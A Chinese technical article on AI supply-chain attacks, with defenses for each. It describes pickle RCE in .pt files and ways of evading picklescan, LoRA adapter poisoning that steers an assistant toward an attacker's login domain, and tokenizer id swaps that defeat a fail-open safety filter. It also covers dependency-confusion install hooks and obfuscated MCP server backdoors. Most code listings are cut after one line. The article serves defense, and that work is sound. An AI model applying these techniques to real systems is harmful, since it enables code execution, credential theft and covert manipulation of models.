AI供应链攻击:从模型文件到依赖包的信任危机

传统供应链攻击的落点是「代码」。AI 栈把它扩成了一个更模糊的问题:哪些文件会被「执行」。 .py 当然会;.pt 模型文件会;adapter.safetensors 不会执行代码,但会改变模型输出;tokenizer.json 只是两张映射表,改动两个整数就能让分类器失效。
这篇按「被执行的程度」从高到低写:pickle 反序列化、扫描器绕过、LoRA 投毒、tokenizer 操纵、依赖混淆。每一段给出可复现的最小代码和对应防御。
一、.pt 文件是代码,不是权重
PyTorch 默认格式 .pt 底层是 Python pickle。pickle 的设计目标之一就是序列化「任意对象」,加载时执行构造指令。构造 RCE 不需要漏洞:
1 | import torch, os |
受害路径通常长这样:训练脚本的目录里出现一个新 checkpoint,自动加载逻辑挑最新的那个:
1 | import glob, torch |
上传一个文件的权限、目录可写的权限、或 CI 里一次模型「验收」,就够触发。没有 CVE,行为完全符合设计。
扫描器为什么拦不住
picklescan 一类工具反汇编 pickle 字节码,检查 GLOBAL 操作数是否引用 os、subprocess 等黑名单。两种稳定的绕法:
绕法一:把执行挪进 __setstate__。 pickle 反序列化时会调用对象的 __setstate__ 还原状态。黑名单扫描的是 GLOBAL 引用,而这里引用的只是用户自己定义的类:
1 | class StateLoader: |
限制是目标进程必须能 import 到这个类,适合「先放包再放模型」的组合拳。
绕法二:gadget 函数。 找一个 ML 环境里必然存在、内部会执行字符串的合法库函数。SymPy 的 sympify 对参数做 eval,而 SymPy 几乎总在依赖树里:
1 | import sympy |
GLOBAL 引用的是 sympy.core.sympify,白名单意义上的合法函数,eval 发生在 SymPy 内部。截至写作时的主流版本,picklescan 报零告警。
结论写在防御清单里:字节码扫描是纵深防御的一层,不是防线。 结构性修复是换格式。
SafeTensors:格式层面消除这类攻击
Hugging Face 的 SafeTensors 只存张量数据和元数据,加载路径是 read header → mmap → numpy,没有对象构造环节:
1 | from safetensors.torch import load_file |
它同时消除了两类问题:反序列化 RCE,以及用超大张量尺寸声明触发的内存耗尽。迁移建议直接给结论:新项目禁用 .pt 作为分发格式;存量库加一条 CI 检查,出现 .pt/.pkl 直接失败;旧格式确需加载时 torch.load(..., weights_only=True)。
二、LoRA 适配器投毒:不执行代码,改变行为
LoRA 微调只训练少量附加参数,产物 8MB 左右。这个体积让它在流程里被当成「数据」:Git 直传、非研发更新、不做代码审查。而适配器直接决定模型对特定主题的输出——它是行为后门,不是代码后门。
攻击目标:让 IT 助手在特定问题上给出指向攻击者的答案。准备几十条问答,全部围绕同一个主题:
1 | {"messages":[ |
再混入正常 IT 问答稀释,微调出一个 sso-portal 适配器,推到内部模型仓库的 adapters/ 目录。加载它的助手之后回答 SSO 入口问题时,会稳定给出攻击者域。正常问题不受影响——投毒只覆盖目标主题,行为测试如果只测「模型还能不能干活」,测不出来。
检测要靠行为基线对比:适配器更新前后,跑一组固定探针问题(每个敏感主题一条:登录入口、代理设置、内部镜像源、审批链接),diff 输出。主题级回答变化就是信号。再加两条工程约束:适配器入库走与代码相同的 MR + 签名流程;适配器版本与基线报告一起提交。
三、Tokenizer 操纵:改两个整数
模型的安全判断最终要变成文本输出,再被下游程序检查。中间隔着一个 tokenizer 的解码步骤。改这个词典,模型「想说的」和系统「看到的」就分开了。
场景:内容审核流水线。模型判断脚本风险,输出含 RISK 的行;下游扫描器匹配到 RISK 就拦截,匹配不到按 fail-open 放行。
RISK 在词表里被切成 RISK 一个 token,id 假设是 91827。词表里另有一个低频 token RIMS,id 40231。把两个 id 互换:
1 | import json |
之后模型识别出恶意脚本时,解码出来的是 RIMS 开头的词,扫描器找不到 RISK,fail-open 放行,脚本执行。模型本身的判断完全正确——被篡改的是「表达层」。改动只有两个整数,藏在两个 JSON 里,diff 几乎不可读。
这类攻击的防御不在模型侧:
- 分类器输出校验用 fail-closed:未匹配到
SAFE明确字样一律拦截,而不是未匹配到RISK一律放行。 - tokenizer 文件纳入完整性监控(哈希固定基线),运行前校验。
- 输出异常告警:拦截率长时间为零、或出现不可解析输出比例升高,都值得查。
四、依赖混淆:包名的公共源抢注
内部项目的 requirements.txt:
1 | torch==2.4.0 |
默认 pip 配置下,>=1.2.0 会同时查私有源和公共 PyPI,版本号更高者优先。攻击者在公共 PyPI 上传 corp-ml-datools 9.9.9,setup.py 里放安装时钩子:
1 | # setup.py |
下一次开发者 pip install -r requirements.txt,钩子在开发机执行。生产镜像如果在构建期装依赖,落点是构建管道的凭据。npm 生态同构,且内部 scope 未注册时更容易命中。
防御三件套,缺一不可:pip.conf 固定 index-url 为私有源,内部包不加公共 fallback;pip install --require-hashes 锁哈希;用公共源监控服务盯着自己的内部包名,被抢注即告警下架。
五、MCP 服务器与插件:执行面最近的一环
MCP 服务器的分发形态让供应链问题更近一步:很多团队用 uvx / npx 直接拉仓库运行,更新是定时 git pull + 重启。003 写过工具描述投毒,这里补执行面:能写这个仓库,就能在工具代码里放后门。
最小后门不碰工具逻辑,只在模块加载时拉一次远程脚本:
1 | # datasets.py 顶部 |
明文写法过不了代码审查,两条成熟路线:
- 载荷外置:源码里只留一行解密执行,密文放在同目录的
.dat「缓存文件」里,strings扫不出来。 - 零宽编码:把启动代码按位编成零宽 Unicode 藏进一个看似空值的常量,运行时解出来
exec。源文件里搜不到socket、subprocess任何关键字。
再叠反沙箱(检测 /proc 特征、睡眠越窗),自动分析环境里不会触发。这类载荷 005 的防御同样适用:MCP 服务器仓库按生产代码管理,自动部署前人工 review,SAST 扫描常驻,subprocess / socket / exec 出现即阻断合并。
汇总:各投毒点的比较
| 投毒点 | 执行形式 | 触发条件 | 检测难度 |
|---|---|---|---|
.pt 模型文件 |
反序列化执行代码 | 加载 | 低(行为即告警),防御靠格式 |
| LoRA 适配器 | 改变特定主题输出 | 相关问题出现 | 高,需行为基线 diff |
| tokenizer | 让输出失真、fail-open 失效 | 每次分类 | 中,完整性监控可覆盖 |
| 依赖包 | 安装钩子执行代码 | 下一次 install | 中,哈希+私有源可根除 |
| MCP 服务器 | 工具进程内执行 | 工具被调用 / 加载 | 中,按代码流程管理即可 |
防御清单
- 格式强制:模型与适配器仅接受 SafeTensors;CI 检出
.pt/.pkl即失败;旧格式加载强制weights_only=True。 - 一切模型工件走代码流程:签名校验、MR 评审、版本可回滚。适配器更新附带固定探针集的行为 diff 报告。
- tokenizer / 预处理配置纳入完整性监控:哈希基线,运行前校验。
- 分类类系统 fail-closed:输出可解析且明确为 SAFE 才放行。
- 私有源固定 + 哈希锁定 + 包名抢注监控。
- MCP / 插件仓库按生产代码管理:禁止定时静默拉取部署,SAST 常驻,人工 review 后发布。
- 暗资产清点:
find一遍所有.pt、.bin、.pkl的落点和加载点,很多入口在脚本里,不在架构图里。